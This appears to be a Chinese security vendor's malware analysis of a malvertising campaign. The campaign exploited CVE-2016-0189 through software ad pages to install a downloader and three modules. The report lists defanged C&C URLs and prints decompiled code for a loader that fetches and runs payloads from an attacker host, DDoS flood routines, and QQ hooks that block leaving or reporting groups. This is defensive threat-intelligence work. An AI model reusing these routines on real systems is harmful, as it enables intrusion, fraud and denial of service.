火绒安全
www.huorong.cn

暴风等知名软件广告页遭“挂马攻击”
十多万用户被病毒感染

HUORONG SECURITY

目录

一、 概述

4 月 13 日消息，火绒安全团队发出安全警报，国内多家知名软件、网站的广告页面遭到病毒团伙的“挂马攻击”。用户访问该页面，即会触发浏览器漏洞，导致病毒代码被自动激活。根据“火绒威胁情报系统”监测和评估，短短两三天内，被感染用户数量已经超过 10 万，其中暴风影音用户受影响最大，占比近八成。

广大火绒用户无需担心，“火绒安全软件”无需升级即可防御此次攻击。

火绒工程师分析，此次事件是通过 IE 浏览器漏洞 CVE-2016-0189 传播，受影响的版本为 IE9-IE11，也就是说这些版本的 IE 用户，运行被攻击的软件或者网站时，其电脑都会被感染病毒“Tridext”。

病毒团伙将恶意代码植入到广告页中（例如：“美女直播秀”），只要推广该广告的网页和客户端软件（例如暴风影音、WPS、风行播放器等）都会遭到挂马攻击。该广告弹出后，用户即使不做任何操作，其电脑也会立即被感染病毒“Tridext”。

病毒入侵电脑后，会篡改网银转账信息，并且可以随时通过后门远程操控用户电脑，进行其他破坏行为。此外，该病毒还会利用用户电脑疯狂“挖矿”；以及强行将用户添加到一个 QQ 群中，并禁止退群、举报等操作。

但是火绒用户无需担心，火绒用户完全不受影响。“火绒安全软件”的【系统加固】-【隐藏执行可疑脚本】功能可以在无需升级的情况下可彻底防御此次攻击。

二、 详细分析

近期火绒截获到一组通过挂马方式传播的漏洞利用样本，暂时火绒发现的最大的传播途径是通过在暴风影音广告中挂马的方式进行传播。在无需更新病毒库的情况下，火绒“系统加固”功能即可对该病毒的漏洞利用所产生的恶意行为进行拦截。如下图所示：

火绒“系统加固”功能拦截

漏洞利用相关网址，如下图所示：


漏洞利用相关网址
hxxp://222.186.3.73:8181/index.html
hxxp://107.150.50.34
hxxp://139.224.225.117/haohao.htm

漏洞利用相关网址

火绒在已经对本次被挂马的广告页面链接添加了恶意网址拦截策略。被挂马的广告页面，如下图所示：

被挂马的广告页面

漏洞被触发后会在远程 C&C 服务器地址（hxxp://222.186.3.73:8591/wp32@a1edc941.exe）下载执行下载器病毒，该下载器病毒则会下载执行三个不同的病毒模块。下载器病毒相关数据，如下图所示：



下载器病毒相关数据

下载器病毒所使用的下载地址，如下图所示：

病毒下载地址
hxxp://222.186.3.73:8591/op.exe
hxxp://222.186.3.73:8591/QQExternal.exe
hxxp://yunos.xueliwu.com/rcr/107.exe

下载器病毒所使用的病毒下载地址

下载器病毒所下载三个病毒样本分别会执行不同的病毒逻辑，不同病毒模块与所对应的病毒功能描述，如下图所示：

模块名称	功能描述
107.exe	用户中毒后会被强行加入指定 QQ 群，并禁止用户退群、举报
QQExternal.exe	下载执行 DDoS 攻击病毒
op.exe	通过网络过滤篡改网银支付信息，释放挖矿病毒和远控后门

病毒对应功能

107.exe

该程序执行后会通过访问远程 C&C 服务器地址（hxxp:// yunos.xueliwu.com/HostR/HostR）请求到动态库数据，之后将数据写入到当前目录名为"security_e66bf5.dll"的文件中。107.exe 会将该动态库数据注入到 QQ.exe 进程中。动态库被注入后，

会强行使用当前用户登录的 QQ 强行添加指定 QQ 联系人或将用户 QQ 加入到指定的 QQ 群中。强行添加 QQ 联系人相关代码，如下图所示：

```
int __thiscall exec_add_qq_contact(_DWORD *this, char a2, char ArgList, int a4, int a5, int a6, int a7, int a8)
{
  _DWORD *v8; // ecx
  char *v9; // eax
  const CHAR *str_cmd; // eax
  LPCSTR str_cmd_tmp; // [esp+10h] [ebp-2Ch]
  unsigned int v13; // [esp+24h] [ebp-18h]
  int v14; // [esp+38h] [ebp-4h]

  v14 = 0;
  if ( a2 )
  {
    log("发送到远端：加Q请求");
  }
  else
  {
    v8 = this + 83;
    if ( v8[5] >= 0x10u )
      v8 = (_DWORD *)*v8;
    v9 = &ArgList;
    if ( (unsigned int)a8 >= 0x10 )
      v9 = (char *)ArgList;
    init_strobj(
      (int)&str_cmd_tmp,
      "tencent://addcontact/?fromId=45&fromSubId=1&subcmd=all&uin=%s&fuin=%s&website=www.oicqzone.com",
      v9,
      v8);
    LOBYTE(v14) = 1;
    log("发送到本地：加Q请求");
    str_cmd = (const CHAR *)&str_cmd_tmp;
    if ( v13 >= 0x10 )
      str_cmd = str_cmd_tmp;
    ShellExecuteA(0, 0, str_cmd, 0, 0, 0);
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&str_cmd_tmp, 1, 0);
  }
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&ArgList, 1, 0);
  return 0;
}
```

强行添加 QQ 联系人

将用户 QQ 加入到指定 QQ 群相关代码，如下图所示：

```
v8 = this;
v23 = 0;
if ( a2 )
{
  log("发送到远端：加群请求");
}
else
{
  v9 = &ArgList;
  if ( (unsigned int)a8 >= 0x10 )
    v9 = (char *)ArgList;
  init_strobj((int)&v18, "{\"groupUin\":%s}", v9);
  v10 = v8 + 83;
  LOBYTE(v23) = 1;
  if ( v8[88] >= 0x10u )
    v10 = (_DWORD *)*v10;
  init_strobj((int)&str_cmd_tmp, "tencent://groupwpa/?subcmd=all&fuin=%s&param=", v10);
  v11 = 0;
  for ( LOBYTE(v23) = 2; v11 < v19; ++v11 )
  {
    v12 = &v18;
    if ( v20 >= 0x10 )
      v12 = (int *)v18;
    v13 = (_DWORD *)init_strobj((int)&v17, "%02X", *((unsigned __int8 *)v12 + v11));
    LOBYTE(v23) = 3;
    append_strobj(&str_cmd_tmp, v13, 0, 0xFFFFFFFF);
    LOBYTE(v23) = 2;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v17, 1, 0);
  }
  v14 = &str_cmd_tmp;
  if ( v22 >= 0x10 )
    v14 = (void *)str_cmd_tmp;
  log("请求url：%s", v14);
  log("发送到本地：加群请求");
  str_cmd = (const CHAR *)&str_cmd_tmp;
  if ( v22 >= 0x10 )
    str_cmd = str_cmd_tmp;
  ShellExecuteA(0, 0, str_cmd, 0, 0, 0);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&str_cmd_tmp, 1, 0);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&v18, 1, 0);
}
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&ArgList, 1, 0);
return 0;
```

强行添加 QQ 群

除此之外，动态库中恶意代码还会通过 Hook API 的方式拦截用户通过 QQ 举报或者退出 QQ 群。如下图所示：

```
.text:10033A3C                push    esi             ; int
.text:10033A3D                push    offset close_report_quit_wnd ; 关闭举报窗口
.text:10033A42                push    offset aShowwindow ; "ShowWindow"
.text:10033A47                push    offset aUser32Dll_0 ; "user32.dll"
.text:10033A4C                call    hookapi
.text:10033A51                test    eax, eax
.text:10033A53                jnz     short loc_10033A60
.text:10033A55                push    offset aHookShowwindow ; "Hook_ShowWindow"
.text:10033A5A                call    log_print
.text:10033A5F                pop     ecx
.text:10033A60
.text:10033A60 loc_10033A60:                          ; CODE XREF: sub_100339C1+92↑j
.text:10033A60                push    1               ; int
.text:10033A62                push    offset ban_to_exit_group ; 禁止退出QQ群
.text:10033A67                push    offset aOiSymmetryEncr ; "?oi_symmetry_encrypt2@@YAXPBEH0PAEPAH@Z"
.text:10033A6C                mov     edi, offset aCommonDll ; "Common.dll"
.text:10033A71                push    edi             ; lpLibFileName
.text:10033A72                call    hookapi
.text:10033A77                test    eax, eax
.text:10033A79                jnz     short loc_10033A86
.text:10033A7B                push    offset aHookOiSymmetry ; "Hook_oi_symmetry_encrypt2"
.text:10033A80                call    log_print
.text:10033A85                pop     ecx
```

Hook API 禁止退出或举报 QQ 群


QQExternal.exe

QQExternal.exe 会再%windir%\Temp 目录下释放出随机名（如：ddxiwuk.dat）驱动文件进行加载，该驱动会最终释放 DDoS 攻击病毒。DDos 病毒首先会先从 C&C 服务器地址（hxxp:// www.hn45678.com）请求攻击数据，之后对指定地址进行 DDoS 攻击。相关代码，如下图所示：

```
int __usercall flood_attack@<eax>(_DWORD *a1@<eax>)
{
  _DWORD *v1; // esi
  int v2; // eax

  v1 = a1;
  v2 = *a1 - 1;
  if ( !v2 )
  {
    while ( v1[24] )
    {
      send_null_package((int)v1);
      Sleep(10u);
    }
    return 0;
  }
  if ( v2 != 1 || !v1[24] )
    return 0;
  do
  {
    http_send(v1);
    Sleep(10u);
  }
  while ( v1[24] );
  return 0;
}
```

DDoS 攻击代码

构造空的攻击包进行攻击，相关代码如下图所示：




```
signed int __usercall send_null_package@<eax>(int a1@<esi>)
{
  SOCKET v1; // edi
  signed int result; // eax
  int v3; // edx
  int v4; // ecx
  _DWORD *v5; // eax
  int v6; // ecx
  _DWORD *v7; // eax
  struct sockaddr name; // [esp+8h] [ebp-418h]
  char buf; // [esp+18h] [ebp-408h]
  char v10; // [esp+419h] [ebp-7h]

  buf = 0;
  sub_4069F0(&v10, 0, 1023);
  v1 = socket(2, 1, 0);
  result = 0;
  if ( v1 != -1 )
  {
    *(_DWORD *)&name.sa_family = 0;
    *(_DWORD *)&name.sa_data[6] = 0;
    *(_DWORD *)&name.sa_data[10] = 0;
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = inet_addr((const char *)(a1 + 6));
    *(_WORD *)name.sa_data = htons(*(_WORD *)(a1 + 4));
    if ( connect(v1, &name, 16) == -1 )
    {
      closesocket(v1);
      result = 0;
    }
    else
    {
      v2 = *(unsigned __int16 *)(a1 + 4);
      if ( v3 == 80 )
      {
        if ( *(_DWORD *)(a1 + 60) < 0x10u )
          v4 = a1 + 40;
        else
          v4 = *(_DWORD *)(a1 + 40);
        v5 = (_DWORD *)(a1 + 68);
        if ( *(_DWORD *)(a1 + 88) >= 0x10u )
          v5 = (_DWORD *)*v5;
        wsprintfA(
          &buf,
          "GET %s HTTP/1.1\r\n"
          "Host: %s\r\n"
          "Connection: keep-alive\r\n"
          "User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 S"
          "afari/537.36\r\n"
          "Accept: */*\r\n"
          "Accept-Language: zh-CN,zh;q=0.9\r\n"
          "\r\n",
          v5,
          v4);
      }
      else
      {
        if ( *(_DWORD *)(a1 + 60) < 0x10u )
          v6 = a1 + 40;
        else
          v6 = *(_DWORD *)(a1 + 40);
        v7 = (_DWORD *)(a1 + 68);
        if ( *(_DWORD *)(a1 + 88) >= 0x10u )
          v7 = (_DWORD *)*v7;
        wsprintfA(
          &buf,
          "GET %s HTTP/1.1\r\n"
          "Host: %s:%d\r\n"
          "Connection: keep-alive\r\n"
          "User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 S"
          "afari/537.36\r\n"
          "Accept: */*\r\n"
          "Accept-Language: zh-CN,zh;q=0.9\r\n"
          "\r\n",
          v7,
          v3,
          v6);
      }
      send(v1, &buf, 0, 0);
      closesocket(v1);
      result = 1;
    }
  }
  return result;
}
```

攻击代码

op.exe

首先，op.exe 会通过 C&C 服务器地址（hxxp://storage.duapp.com）请求到一个压缩包，压缩包中包含有 4 个文件。如下图所示：



压缩包中的文件

解压后会通过指定参数进行调用 inst.dll，参数中包含有以十六进制存放的邮箱地址"721767856@163.com"。代码如下图所示：


```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  int v4; // esi
  _DWORD *str_donet_version; // esi
  DWORD v6; // eax
  int result; // eax
  int v8; // [esp-4h] [ebp-418h]
  CHAR str_regasm_path; // [esp+0h] [ebp-414h]
  CHAR pszDest; // [esp+104h] [ebp-310h]
  CHAR Buffer; // [esp+208h] [ebp-20Ch]
  CHAR FileName; // [esp+30Ch] [ebp-108h]

  CreateMutexA(0, 0, "{F36BC9AE-3967-44E2-9D46-2698D50C816C}");
  if ( GetLastError() == 183 )
    ExitProcess(0);
  v8 = v4;
  str_donet_version = get_regasm_path(&str_regasm_path);
  if ( !str_donet_version )
    ExitProcess(0);
  v6 = GetTickCount();
  wsprintfA(&FileName, "http://storage.duapp.com/%s.zip?r=%d", str_donet_version, v6);
  result = URLDownloadFileA(0, &FileName, &FileName, 260, 0, 0, v8);
  if ( !result )
  {
    GetTempPathA(0x104u, &Buffer);
    move_file(&FileName);
    PathCombineA(&pszDest, &Buffer, "inst.dll");
    result = PathFileExistsA(&pszDest);
    if ( result )
    {
      memset(&FileName, 0, 0x104u);
      wsprintfA(
        &FileName,
        "/u \"%s\" @address 37323137363738353640313633 2e636f6d                                ",// 721767856@163.com
        &pszDest);
      result = ShellExecuteA(0, "OPEN", &str_regasm_path, &FileName, 0, 0);
    }
  }
  return result;
}
```

op.exe 相关获取远程 inst.dll 代码

inst.dll 动态库运行会将 LiveService.dll 注册为服务项进行启动，并下载相关的运行时库。如下图所示：

注册服务并下载运行时库

LiveService.dll 启动后会加载 LiveLog.DLL 动态库运行后会通过远程 C&C 服务器地址（hxxp://api.ctkj.org）下载执行后门病毒动态库。该后门病毒运行后会下载执行挖矿病毒、远控后门等恶意行为。如下图所示：



下载执行 init 动态库

三、 附录

文中涉及样本 SHA256：

SHA256
a11afee8603d5011d44b117936432dfca236dfbbd64536cd016237fe1269c0af
06ee1246350cf46c6d871d2693f628271fc59aa94738c2a634b89376da1c26be
555422b44766916e0bfd577d8a1cc611801c719f49e8f420c906101e8226b66b
621535b3845d0fc1f15fe6c69154438962d6f08be5b1f2426d2ad1d4b56d0af0